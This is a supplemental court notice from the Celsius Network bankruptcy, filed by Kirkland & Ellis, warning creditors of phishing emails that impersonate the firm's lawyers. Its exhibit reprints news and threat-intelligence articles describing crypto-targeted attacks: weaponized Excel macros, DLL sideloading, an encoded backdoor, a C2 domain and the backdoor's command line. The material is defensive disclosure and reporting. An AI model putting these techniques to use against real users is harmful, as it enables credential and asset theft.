Joshua A. Sussberg, P.C.
KIRKLAND & ELLIS LLP
KIRKLAND & ELLIS INTERNATIONAL LLP
601 Lexington Avenue
New York, New York 10022
Telephone: (212) 446-4800
Facsimile: (212) 446-4900

Patrick J. Nash, Jr., P.C. (admitted *pro hac vice*)
Ross M. Kwasteniet, P.C. (admitted *pro hac vice*)
Christopher S. Koenig
Dan Latona (admitted *pro hac vice*)
KIRKLAND & ELLIS LLP
KIRKLAND & ELLIS INTERNATIONAL LLP
300 North LaSalle Street
Chicago, Illinois 60654
Telephone: (312) 862-2000
Facsimile: (312) 862-2200

Counsel to the Initial Debtors and Debtors in Possession

Proposed Counsel to the GK8 Debtors and Debtors in Possession

UNITED STATES BANKRUPTCY COURT
SOUTHERN DISTRICT OF NEW YORK

In re:	)	Chapter 11
CELSIUS NETWORK LLC, *et al.*,[1]	)	Case No. 22-10964 (MG)
Debtors.	)	(Jointly Administered)

SUPPLEMENTAL NOTICE OF PHISHING ATTEMPTS

PLEASE TAKE NOTICE that on November 30, 2022, the Debtors filed the *Notice of Phishing Attempts* [Docket No. 1527] (the "Original Notice") to inform parties in interest of phishing emails sent to certain of the Debtors' customers purporting to be from restructuring associates at Kirkland & Ellis LLP and requesting that customers submit their wallet addresses

[1] The Debtors in these chapter 11 cases, along with the last four digits of each Debtor's federal tax identification number, are: Celsius Network LLC (2148); Celsius KeyFi LLC (4414); Celsius Lending LLC (8417); Celsius Mining LLC (1387); Celsius Network Inc. (1219); Celsius Network Limited (8554); Celsius Networks Lending LLC (3390); Celsius US Holding LLC (7956); GK8 Ltd. (1209); GK8 UK Limited (0893); and GK8 USA LLC (9450). The location of Debtor Celsius Network LLC's principal place of business and the Debtors' service address in these chapter 11 cases is 50 Harrison Street, Suite 209F, Hoboken, New Jersey 07030.

and other account information to receive claim distributions. Copies of such emails are attached to the Original Notice as Exhibit A.

PLEASE TAKE FURTHER NOTICE that these emails are ***not an authorized message*** from the Debtors' legal advisors and, based on both internal and external investigations, are ***strongly suspected to be a phishing scam aimed at gaining remote access to account holders' computers and stealing financial assets***. The source of these emails remains unconfirmed at this time.

PLEASE TAKE FURTHER NOTICE that third-party reports and articles discussing these and similar attacks targeting cryptocurrency customers are attached hereto as **Exhibit A**.

PLEASE TAKE FURTHER NOTICE that neither the Debtors nor their advisors will ***ever*** contact you by email, telephone call, or otherwise to request account information or other personal information absent an (i) order or (ii) on-the-record instruction from the Court.

PLEASE TAKE FURTHER NOTICE that if you receive any message purporting to be from the Debtors or their advisors and requesting account information or personal information, we ask that you please contact the Debtors ***immediately*** at CelsiusCreditorQuestions@kirkland.com or the Debtors' claims agent, Stretto, at CelsiusInquiries@stretto.com.

[*Remainder of page intentionally left blank*]

New York, New York
Dated: December 13, 2022

/s/ Joshua A. Sussberg
KIRKLAND & ELLIS LLP
KIRKLAND & ELLIS INTERNATIONAL LLP
Joshua A. Sussberg, P.C.
601 Lexington Avenue
New York, New York 10022
Telephone: (212) 446-4800
Facsimile: (212) 446-4900
Email: joshua.sussberg@kirkland.com

- and -

Patrick J. Nash, Jr., P.C. (admitted *pro hac vice*)
Ross M. Kwasteniet, P.C. (admitted *pro hac vice*)
Christopher S. Koenig
Dan Latona (admitted *pro hac vice*)
300 North LaSalle Street
Chicago, Illinois 60654
Telephone: (312) 862-2000
Facsimile: (312) 862-2200
Email: patrick.nash@kirkland.com
ross.kwasteniet@kirkland.com
chris.koenig@kirkland.com
dan.latona@kirkland.com

Counsel to the Debtors and Debtors in Possession

Exhibit A

Phishing Attack Reports

Privacy & Data Security Law

Scammers, Posing as Kirkland Lawyers, Phishing Celsius Customers

By James Nani

Dec. 1, 2022, 1:11 PM

- Phishing attempts highlight fight between privacy, transparency
- Scam seeks to access personal digital wallets, Kirkland says

Scammers pretending to be Kirkland & Ellis LLP restructuring associates are sending phishing emails to customers of bankrupt crypto lender Celsius Network LLC in an effort to access crypto wallets, a Kirkland attorney told a bankruptcy court.

Phishing attempts targeting Celsius customers are also occurring via telephone, Joshua Sussberg, a partner at Kirkland and Celsius' lead bankruptcy attorney, told the US Bankruptcy Court for the Southern District of New York in court papers Wednesday.

The phishing emails highlight a growing schism in cryptocurrency bankruptcies between privacy and court transparency.

The scam emails portray the Celsius logo and tell customers to click on a link to a spreadsheet to view their claim, according to court papers. The customer is asked to provide an address to their personal digital wallet, recommends performing a "test transaction," and says the company will "issue an initial refund installment equal to 25% of the value of customer assets."

The email names a Kirkland associate, and also says it comes from the Celsius legal team.

Judge Martin Glenn in September ruled that individual Celsius customers' home and email addresses could be redacted, but their names could not. Information about business entities that are creditors were also required to be revealed. Creditors must also reveal their names to provide proofs of claim, Glenn ruled.

The case is Celsius Network LLC, Bankr. S.D.N.Y., No. 22-10964, notice 11/30/22.

LAW360®

Portfolio Media. Inc. | 111 West 19th Street, 5th floor | New York, NY 10011 | www.law360.com
Phone: +1 646 783 7100 | Fax: +1 646 783 7161 | customerservice@law360.com

Celsius Ch. 11 Creditors Hit With Crypto Phishing Attacks

By **Vince Sullivan**

Law360 (December 1, 2022, 4:12 PM EST) -- Bankrupt cryptocurrency lending platform Celsius Network Ltd. told a New York judge late Wednesday that some of its customers have been subjected to phishing attacks, with scammers posing as attorneys from the debtor's bankruptcy counsel.

In a notice filed on the case docket in New York bankruptcy court, Celsius said it became aware this week of targeted attacks against some of its customers via email, with the scammers pretending to be Kirkland & Ellis LLP attorneys seeking the customers' digital wallet addresses and other information about their Celsius accounts.

The debtor also said it was aware of other scams occurring via telephone.

"Please take further notice that neither the debtors nor their advisers will ever contact you by email, telephone call, or otherwise requesting account information or other personal information absent an order from the court," the notice said.

Customers and other creditors are urged to contact the debtor through bankruptcy counsel Kirkland & Ellis or its claims agent, Stretto.

Examples of the phishing emails attached to the order show they came from an email address using the Hotmail.com domain, but purport to be from a member of the Kirkland & Ellis team working on the Celsius case. In the messages, the scammers include links to shared spreadsheets asking the creditors to add their digital wallet address — a unique string of letters and numbers known as a public key and identifying a wallet that stores digital assets like cryptocurrency.

The messages say that the bankruptcy judge presiding over the cases had authorized release of some cryptocurrency assets from Celsius accounts to customers, and that the requested information was needed to send the disbursements. No such authorization has been granted in the case.

"Issuing an advisory was an important step toward both ensuring sensitive information is not shared with bad actors and warding off malicious actors from requesting information during this period of heightened awareness and vulnerability," debtor attorney Patrick J. Nash Jr. of Kirkland & Ellis told Law360. "The company remains focused on acting in the best interest of all customers and other stakeholders."

Since the filing of its bankruptcy in July, Celsius has said it is focused on returning maximum value to its customers. In September, it filed a motion with the court seeking to allow customers to resume withdrawals from certain types of accounts, arguing that most of the digital assets in Withhold and Custody accounts are likely **not property of the estate**. A hearing on this motion is scheduled to begin **next week**.

An **interim report** released in November by the **Chapter 11 trustee** appointed in the case said there were problems with the company's internal financial controls that led to the commingling of customer assets in Celsius digital wallets, making it difficult for individual customers to lay claim to specific assets.

Celsius **filed for bankruptcy** in July in the aftermath of a marked decline in cryptocurrency assets. Celsius previously said it believed the assets in its rewards-bearing Earn accounts belong to the company, while amounts in the Custody accounts belong to customers. It also said the Withhold accounts are likely customer property.

Filing in the first wave of the crypto winter, Celsius commenced its bankruptcy in the same time frame as crypto platform Voyager Digital Holdings and crypto hedge fund Three Arrows Capital. They were all victims of the collapse of the Luna coin and a related stablecoin pegged to the U.S. dollar.

Another wave of crypto bankruptcies began last month when exchange FTX Trading Ltd. imploded due to the crash of its custom token, FTT, and its exposure to a related trading fund called Alameda Research. FTX and more than 130 affiliates, including Alameda, **filed for Chapter 11** in Delaware on Nov. 11, **followed** by trading platform BlockFi Inc., which had tremendous exposure to FTX.


Celsius is represented by Joshua A. Sussberg, Patrick J. Nash Jr., Ross M. Kwasteniet, Christopher S. Koenig and Dan Latona of Kirkland & Ellis LLP.

The case is In re: Celsius Network LLC et al., case number 1:22-bk-10964, in the U.S. Bankruptcy Court for the Southern District of New York.

--Additional reporting by Rick Archer. Editing by Alanna Weissman.

North Korean Hackers Spread AppleJeus Malware Disguised as Cryptocurrency Apps

Dec 05, 2022 Ravie Lakshmanan



haasonline.com

HAASONLINE

Products Features Community Reso

The world's most advanced automated crypto trade bots

Rapidly develop, backtest, and deploy high frequency crypto trade bots across dozens of cryptocurrency exchanges in minutes, not hours.

Learn More

What is HaasBot? We're the ultimate

Watch an overview in about 60 seco

TradeServer Cloud

Get the power of HaasOnline's flagship product without t of managing your own instance and enjoy the ease of clou be up and running in minutes with 99.9% uptime on our s infrastructure.

Cloud Hosted Hassle-free Maintenance Access Anywh

Create Free Account

bloxholder.com

BloxHolder

Products Features Company

The world's most advanced automated crypto trade bots

Rapidly develop, backtest, and deploy high frequency crypto trade bots across dozens of cryptocurrency exchanges in minutes, not hours.

Learn More

TradeServer Cloud

Get the power of BloxHolder's flagship product without the tec complexity of managing your own instance and enjoy the ease management. You will be up and running in minutes with 99.9 our secure enterprise infrastructure.

Cloud Hosted Hassle-free Maintenance Access Anywhere


The Lazarus Group threat actor has been observed leveraging fake cryptocurrency apps as a lure to deliver a previously undocumented version of the AppleJeus malware, according to new findings from Volexity.

"This activity notably involves a campaign likely targeting cryptocurrency users and organizations with a variant of the AppleJeus malware by way of malicious Microsoft Office documents," researchers Callum Roxan, Paul Rascagneres, and Robert Jan Mora said.

The North Korean government is known to adopt a three-pronged approach by employing malicious cyber activity that's orchestrated to collect intelligence, conduct attacks, and generate illicit revenue for the sanctions hit nation. The threats are collectively tracked under the name Lazarus Group (aka Hidden Cobra or Zinc).

"North Korea has conducted cyber theft against financial institutions and cryptocurrency exchanges worldwide, potentially stealing hundreds of millions of dollars, probably to fund government priorities, such as its nuclear and missile programs," per the 2021 Annual Threat Assessment released by U.S. intelligence agencies.

Earlier this April, the Cybersecurity and Infrastructure Security Agency (CISA) warned of an activity cluster dubbed TraderTraitor that targets cryptocurrency exchanges and trading companies through trojanized crypto apps for Windows and macOS.


Legitimate Application
DLL
Search for dui70.dll in System Library
System Library
Legitimate DLL found and loaded
Legitimate Application
DLL
Search for DUser.dll in Application Directory
Application Directory
Malicious DLL found and loaded
Legitimate Application
DLL
DLL

While the TraderTraitor attacks culminate in the deployment of the Manuscrypt remote access trojan, the new activity makes use of a supposed crypto trading website named BloxHolder, a copycat of the legitimate HaasOnline platform, to deliver AppleJeus via an installer file.

AppleJeus, first documented by Kaspersky in 2018, is designed to harvest information about the infected system (i.e., MAC address, computer name, and operating system version) and download shellcode from a command-and-control (C2) server.

The attack chain is said to have undergone a slight deviation in October 2022, with the adversary shifting from MSI installer files to a booby-trapped Microsoft Excel document that uses macros to download a remotely hosted payload, a PNG image, from OpenDrive.

The idea behind the switch is likely to reduce static detection by security products, Volexy said, adding it couldn't obtain the image file ("Background.png") from the OpenDrive link but noted it embeds three files, including an encoded payload that's subsequently extracted and launched on the compromised host.

"The Lazarus Group continues its effort to target cryptocurrency users, despite ongoing attention to their campaigns and tactics," the researchers concluded.

Found this article interesting? Follow us on Twitter and LinkedIn to read more exclusive content we post.

Tweet Share Share

December 6, 2022 • 17 min read

DEV-0139 launches targeted attacks against the cryptocurrency industry

Microsoft Security Threat Intelligence

Share

Over the past several years, the cryptocurrency market has considerably expanded, gaining the interest of investors and threat actors. Cryptocurrency itself has been used by cybercriminals for their operations, notably for ransom payment in ransomware attacks, but we have also observed threat actors directly targeting organizations within the cryptocurrency industry for financial gain. Attacks targeting this market have taken many forms, including fraud, vulnerability exploitation, fake applications, and usage of info stealers, as attackers attempt to get their hands on cryptocurrency funds.

We are also seeing more complex attacks wherein the threat actor shows great knowledge and preparation, taking steps to gain their target's trust before deploying payloads. For example, Microsoft recently investigated an attack where the threat actor, tracked as DEV-0139, took advantage of Telegram chat groups to target cryptocurrency investment companies. DEV-0139 joined Telegram groups used to facilitate communication between VIP clients and cryptocurrency exchange platforms and identified their target from among the members. The threat actor posed as representatives of another cryptocurrency investment company, and in October 2022 invited the target to a different chat group and pretended to ask for feedback on the fee structure used by cryptocurrency exchange platforms. The threat actor had a broader knowledge of this specific part of the industry, indicating that they were well prepared and aware of the current challenge the targeted companies may have.

After gaining the target's trust, DEV-0139 then sent a weaponized Excel file with the name *OKX Binance & Huobi VIP fee comparision.xls* which contained several tables about fee structures among cryptocurrency exchange companies. The data in the document was likely accurate to increase their credibility. This weaponized Excel file initiates the following series of activities:

1. A malicious macro in the weaponized Excel file abuses UserForm of VBA to obfuscate the code and retrieve some data.
2. The malicious macro drops another Excel sheet embedded in the form and executes it in invisible mode. The said Excel sheet is encoded in base64, and dropped into *C:\ProgramData\Microsoft Media* with the name *VSDB688.tmp*
3. The file *VSDB688.tmp* downloads a PNG file containing three executables: a legitimate Windows file named *logagent.exe*, a malicious version of the DLL *wsock32.dll*, and an XOR encoded backdoor.
4. The file *logagent.exe* is used to sideload the malicious *wsock32.dll*, which acts as a DLL proxy to the legitimate *wsock32.dll*. The malicious DLL file is used to load and decrypt the XOR encoded backdoor that lets the threat actor remotely access the infected system.



Threat actor
C2 server
INITIAL COMPROMISE
LAUNCH
EXECUTION
PERSISTENCE
IMPACT
C&C
DEV-0139 invites the target to a **Telegram** chat and gains their trust.
The actor then sends a **weaponized Excel** file under the guise of a consultation.
The weaponized Excel file opens **an obfuscated macro to extract a second worksheet** dropped into *C:\ProgramData\Microsoft Media*.
The macro parses the PNG file to extract **three executables: *logagent.exe, wsock32.dll* and an XOR encoded backdoor**.
Logagent.exe is used to **sideload the malicious *wsock32.dll*.**
Wsock32.dll decodes the **XOR encoded backdoor and runs it in the system.**
Backdoor communicates to ***strainservice[.]com***
The second worksheet also contains a macro that **downloads a PNG file from an OpenDrive.**
Then it **runs *logagent.exe*** using the following command line:
Wsock32.dll **uses DLL proxying through the real *wsock32.dll*** to run legitimate functions and avoid detection.
logagent.exe 56762eb9-411c-4842-9530-9922c46ba2da /shadow

Figure 1. Overview of the attack


Further investigation through our telemetry led to the discovery of another file that uses the same DLL proxying technique. But instead of a malicious Excel file, it is delivered in an MSI package for a *CryptoDashboardV2* application, dated June 2022. This may suggest other related campaigns are also run by the same threat actor, using the same techniques.

In this blog post, we will present the details uncovered from our investigation of the attack against a cryptocurrency investment company, as well as analysis of related files, to help similar organizations understand this kind of threat, and prepare for possible attacks. Researchers at Volexity recently published their findings on this attack as well.

As with any observed nation state actor activity, Microsoft directly notifies customers that have been targeted or compromised, providing them with the information they need to secure their accounts. Microsoft uses DEV-#### designations as a temporary name given to an unknown, emerging, or a developing cluster of threat activity, allowing Microsoft Threat Intelligence Center (MSTIC) to track it as a unique set of information until we reach a high confidence about the origin or identity of the actor behind the activity. Once it meets the criteria, a DEV is converted to a named actor.

Initial compromise

To identify the targets, the threat actor sought out members of cryptocurrency investment groups on Telegram. In the specific attack, DEV-0139 got in touch with their target on October 19, 2022 by creating a secondary Telegram group with the name *<NameOfTheTargetedCompany> <> OKX Fee Adjustment* and inviting three employees. The threat actor created fake profiles using details from employees of the company OKX. The screenshot below shows the real accounts and the malicious ones for two of the users present in the group.



@ [redacted]_OKG
Username

OKG -Institutional Business Support
Bio

@ [redacted]_OKX
Username

OKG -Institutional Business Support
Bio

[redacted]

[redacted]@OKG
last seen recently

@ [redacted]_OKX
Username

Managing Director of OKX (No listing offer)
Bio

@ [redacted]_OKG
Username

Managing Director of OKX (No listing offer)
Bio

Figure 2. Legitimate profiles of cryptocurrency exchange employees (left) and fake profiles created by the threat actor (right)


It's worth noting that the threat actor appears to have a broad knowledge of the cryptocurrency industry and the challenges the targeted company may face. The threat actor asked questions about fee structures, which are the fees used by crypto exchange platforms for trading. The fees are a big challenge for investment funds as they represent a cost and must be optimized to minimize impact on margin and profits. Like many other companies in this industry, the largest costs come from fees charged by exchanges. This is a very specific topic that demonstrates how the threat actor was advanced and well prepared before contacting their target.

